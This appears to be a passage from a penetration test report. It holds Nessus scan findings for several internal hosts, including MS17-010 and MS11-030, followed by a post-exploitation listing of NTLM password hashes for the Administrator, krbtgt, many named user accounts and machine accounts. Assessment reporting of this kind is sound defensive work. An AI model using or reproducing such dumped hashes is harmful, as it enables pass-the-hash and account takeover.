Nessus Essentials

MEDIUM	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
LOW	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10092	FTP Server Detection
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	117886	Local Checks Not Enabled (info)
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	110723	No Credentials Provided
INFO	N/A	11936	OS Identification
INFO	N/A	48243	PHP Version Detection
INFO	N/A	66334	Patch Report
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.10

1	1	2	0	25
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 29

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	117886	Local Checks Not Enabled (info)
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry

Nessus Essentials

INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	110723	No Credentials Provided
INFO	N/A	11936	OS Identification
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.11

1	1	2	0	25
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 29

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	117886	Local Checks Not Enabled (info)
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry

Nessus Essentials

INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	110723	No Credentials Provided
INFO	N/A	11936	OS Identification
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

Post Exploitation

Listing 43: Password hashes gathered from server1 and server2

```
Administrator:aad3b435b51404eeaad3b435b51404ee:
   ↪ e21be3c4d0977c59466a16de93d968f4:::
Guest:aad3b435b51404eeaad3b435b51404ee:31
   ↪ d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:aad3b435b51404eeaad3b435b51404ee:
   ↪ c64f1cd2a8a15ced225f7192d362963b:::
admin:aad3b435b51404eeaad3b435b51404ee:
   ↪ a492077fbcde819c130f5383f76d0e9c:::
R.Astley:1110:aad3b435b51404eeaad3b435b51404ee:
   ↪ bde1966c31599bfafd3fea25f7f15ea2:::
C.Moreno:1139:aad3b435b51404eeaad3b435b51404ee:
   ↪ a46dc2371bda4c808e6deb4140f8931b:::
C.Griffin:1140:aad3b435b51404eeaad3b435b51404ee:
   ↪ f9c0a01d3b55ac70a19143a06bceac3f:::
I.Pratt:1141:aad3b435b51404eeaad3b435b51404ee:5
   ↪ ee032f406c083d6ac4c8b73aacea111:::
L.Burke:1142:aad3b435b51404eeaad3b435b51404ee:
   ↪ fd9178552a198c7bb71c3b1ef9576631:::
J.Johnson:1143:aad3b435b51404eeaad3b435b51404ee:852275
   ↪ d773dbc0dd31d8b1974042007e:::
T.Nunez:1144:aad3b435b51404eeaad3b435b51404ee:8
   ↪ ca7a46d1b4c27df375d5c04c395ca1b:::
J.Stevenson:1145:aad3b435b51404eeaad3b435b51404ee:29
   ↪ e9fcd564341ae86638bde80fc01fb4:::
L.Thornton:1146:aad3b435b51404eeaad3b435b51404ee:2
   ↪ fd5c60cabd23a30c4b18e0dbed2f210:::
M.Day:1147:aad3b435b51404eeaad3b435b51404ee:70
   ↪ c5e1958c412f3d205db5405777d7d1:::
C.Morris:1148:aad3b435b51404eeaad3b435b51404ee:193850
   ↪ e021964b3c662645f8ddc666d5:::
R.Knight:1149:aad3b435b51404eeaad3b435b51404ee:194
   ↪ ed85daeffad73b5159270b4f34809:::
P.Pittman:1150:aad3b435b51404eeaad3b435b51404ee:654
   ↪ be4c6eb1ddc08a7da1e355825e824:::
D.King:1151:aad3b435b51404eeaad3b435b51404ee:
   ↪ d3bd861dac47271752156d034a2aa2af:::
D.Dunn:1152:aad3b435b51404eeaad3b435b51404ee:8343
   ↪ e874385855fb7531acfe87abdd7a:::
D.Manning:1153:aad3b435b51404eeaad3b435b51404ee:58602
   ↪ de0b48d5f5cab4b9e6d8c890801:::
D.Valdez:1154:aad3b435b51404eeaad3b435b51404ee:3
```

```
    ↪ cbbb3cc1f6b1a801097c4f690400211:::
D.Price:1155:aad3b435b51404eeaad3b435b51404ee:2
    ↪ c177038d99075c1fb77f5114b38be85:::
J.Saunders:1156:aad3b435b51404eeaad3b435b51404ee:6
    ↪ f2b57aed1b300bb411ca00804f2bc41:::
J.Hart:1157:aad3b435b51404eeaad3b435b51404ee:251
    ↪ bb0a8e2f091180d4bb1f8b55c8874:::
S.Reed:1158:aad3b435b51404eeaad3b435b51404ee:41
    ↪ e0c27fde5939f6003199be13451935:::
A.Peters:1159:aad3b435b51404eeaad3b435b51404ee:
    ↪ b657c98ffd39f026026c111b467a3f9f:::
R.Soto:1160:aad3b435b51404eeaad3b435b51404ee:
    ↪ b49caa4054b0c63b7ca95aafb51d094b:::
V.Haynes:1161:aad3b435b51404eeaad3b435b51404ee:
    ↪ d16271cfbb6f4a2653a158ed8629cab8:::
R.Boone:1162:aad3b435b51404eeaad3b435b51404ee:
    ↪ c504e9c3c091d82aefb198fe30ae06b2:::
L.Carr:1163:aad3b435b51404eeaad3b435b51404ee:
    ↪ a90b2fd009a3ecf259cf99e574f1f5c4:::
C.Olson:1164:aad3b435b51404eeaad3b435b51404ee:654
    ↪ be4c6eb1ddc08a7da1e355825e824:::
J.Andrews:1165:aad3b435b51404eeaad3b435b51404ee:403
    ↪ cdacff19e191e8306009c46d331cd:::
C.Anderson:1166:aad3b435b51404eeaad3b435b51404ee:85
    ↪ e216223c4b7113e75cd9a453fa7e71:::
C.Montgomery:1167:aad3b435b51404eeaad3b435b51404ee:2
    ↪ eb8bc8a521a4c5b1d8f5eb6cc435f6e:::
C.Howard:1168:aad3b435b51404eeaad3b435b51404ee:0
    ↪ d99f5405ea8c9f94c03a1913b24501e:::
E.Jones:1169:aad3b435b51404eeaad3b435b51404ee:379
    ↪ af243b6dc1cc59232b2e687effe2b:::
J.Barrett:1170:aad3b435b51404eeaad3b435b51404ee:
    ↪ b9dfcbd5ff0ebf54d655831edb74d9be:::
R.Ramsey:1171:aad3b435b51404eeaad3b435b51404ee:1980285
    ↪ dad591b364ea083b94477fc84:::
G.Walsh:1172:aad3b435b51404eeaad3b435b51404ee:5268
    ↪ cf2a87cea8b1bea42199809df11a:::
A.Medina:1173:aad3b435b51404eeaad3b435b51404ee:130387
    ↪ cd052e30b93a01a5f256771a98:::
J.Hale:1174:aad3b435b51404eeaad3b435b51404ee:
    ↪ a496ec54dc5d195812793cd51ce30aa8:::
N.Wells:1175:aad3b435b51404eeaad3b435b51404ee:
    ↪ d8b9bf597bf7e3b189ac62dabb9edc3b:::
T.Oliver:1176:aad3b435b51404eeaad3b435b51404ee:
    ↪ edfdf9b60178b0804b497aeb3f55ec0e:::
J.Rhodes:1177:aad3b435b51404eeaad3b435b51404ee:
```

```
   ↪ fcfa6229f010840c36c664828479c9a4:::
T.Harmon:1178:aad3b435b51404eeaad3b435b51404ee:7210
   ↪ d45be80757d70a620a8fb2dace80:::
M.Mills:1179:aad3b435b51404eeaad3b435b51404ee:43218
   ↪ aa24e9bb0b52fc5b270cb7854a9:::
D.Pena:1180:aad3b435b51404eeaad3b435b51404ee:
   ↪ ce0634461798f07cf7d7c5ac0d1e1f9b:::
J.Torres:1181:aad3b435b51404eeaad3b435b51404ee:8589
   ↪ f7c37b14e1544005c4c74308c3e7:::
B.Martin:1182:aad3b435b51404eeaad3b435b51404ee:5203
   ↪ dd1caead5386b055732778c7bbe0:::
K.Hudson:1183:aad3b435b51404eeaad3b435b51404ee:876
   ↪ c4daee5131b5ab39fed9206acace7:::
S.Franklin:1184:aad3b435b51404eeaad3b435b51404ee:9
   ↪ e12fafce13153fbe9f45510ea3a33b2:::
F.Chapman:1185:aad3b435b51404eeaad3b435b51404ee:063
   ↪ d034a20c727f6fb0c26d773e2377c:::
E.Elliott:1186:aad3b435b51404eeaad3b435b51404ee:
   ↪ a5cc244fc547d89d9dd91b22ad4b325b:::
N.Vega:1187:aad3b435b51404eeaad3b435b51404ee:
   ↪ c45ebc0b917e504fbffa9af72ab4f074:::
M.Boyd:1188:aad3b435b51404eeaad3b435b51404ee:
   ↪ daa77b67df1a92a055af1c0f3d049d91:::
test:1189:aad3b435b51404eeaad3b435b51404ee:
   ↪ c5a237b7e9d8e708d8436b6148a25fa1:::
SERVER1$:1001:aad3b435b51404eeaad3b435b51404ee:9330
   ↪ c091ce6dc4d73b250a4b288e1df1:::
enable$:1111:aad3b435b51404eeaad3b435b51404ee:
   ↪ dc72ccd108cf42f91b9d4c759b6884d0:::
as400$:1112:aad3b435b51404eeaad3b435b51404ee:9
   ↪ b33a9affa2a896de7aaa2390eeb7556:::
1$:1113:aad3b435b51404eeaad3b435b51404ee:
   ↪ bc43f286eddab29367781ec0d5939540:::
media$:1114:aad3b435b51404eeaad3b435b51404ee:54
   ↪ e0945169ba832abcd6fec9cafa2045:::
homerun$:1115:aad3b435b51404eeaad3b435b51404ee:
   ↪ bca1bc40c5fde2a6f46cd26588635180:::
pc36$:1116:aad3b435b51404eeaad3b435b51404ee:586041
   ↪ f59054b7a1db1e03df076ede2f:::
clusters$:1117:aad3b435b51404eeaad3b435b51404ee:869
   ↪ d73dc90e13f4b1a2e97a3be5dfb85:::
montana$:1118:aad3b435b51404eeaad3b435b51404ee:1
   ↪ c2f544568e6a85deff96e6217ba6ee2:::
illinois$:1119:aad3b435b51404eeaad3b435b51404ee:9847
   ↪ a2815ebc6c3477a80c948ce702b1:::
ows$:1120:aad3b435b51404eeaad3b435b51404ee:9
```

```
   ↪ a6c2ae998c83cd8243a2c06446f0c6c:::
cork$:1121:aad3b435b51404eeaad3b435b51404ee:771
   ↪ dab1de5b7182417a026a4a195353e:::
tsinghua$:1122:aad3b435b51404eeaad3b435b51404ee:845
   ↪ f2149278232798ebb9e61283bd48c:::
lnk$:1123:aad3b435b51404eeaad3b435b51404ee:25350
   ↪ c61568665c82e0fd1dd77a76f7f:::
lsan03$:1124:aad3b435b51404eeaad3b435b51404ee:00
   ↪ e9df5a59e03ea06500cf3743db84bd:::
neo$:1125:aad3b435b51404eeaad3b435b51404ee:
   ↪ a9cd1d70fba3881718678cedc1b4b225:::
nebraska$:1126:aad3b435b51404eeaad3b435b51404ee:
   ↪ a0addd27aab9abf621901cfdd541aac5:::
mailgate$:1127:aad3b435b51404eeaad3b435b51404ee:97
   ↪ bdf70d015592f7697fd75de4b43457:::
unitedstates$:1128:aad3b435b51404eeaad3b435b51404ee:
   ↪ e543053e90c5d9fa11c84a62be51c887:::
hstntx$:1129:aad3b435b51404eeaad3b435b51404ee:624255
   ↪ ca01363ddc09702c0b4a098ff4:::
rtr1$:1130:aad3b435b51404eeaad3b435b51404ee:
   ↪ ac113b18ddec57cbf3ea6f0d130f5eaa:::
scanner$:1131:aad3b435b51404eeaad3b435b51404ee:
   ↪ e079d99d9c2d52a39eec536eca1a0533:::
ok$:1132:aad3b435b51404eeaad3b435b51404ee:
   ↪ bec52b70f8d6d2665c8573197f67e9ad:::
northeast$:1133:aad3b435b51404eeaad3b435b51404ee
   ↪ :45603182d6b3338bcf90f2a0194ac116:::
americas$:1134:aad3b435b51404eeaad3b435b51404ee:
   ↪ c33bcd640021509f1b548d4a38b16bde:::
rw$:1135:aad3b435b51404eeaad3b435b51404ee:84
   ↪ f25fdfed7c0f323cde189c7edb4abb:::
SERVER2$:1137:aad3b435b51404eeaad3b435b51404ee:
   ↪ a58a6a482680a619303c19d1eaf21a9f:::
CLIENT1$:1138:aad3b435b51404eeaad3b435b51404ee:16
   ↪ c8f397355d1d0db303011edaf55978:::
CLIENT2$:1602:aad3b435b51404eeaad3b435b51404ee:0831
   ↪ bffa4dfc9640305208223e89eb4b:::
```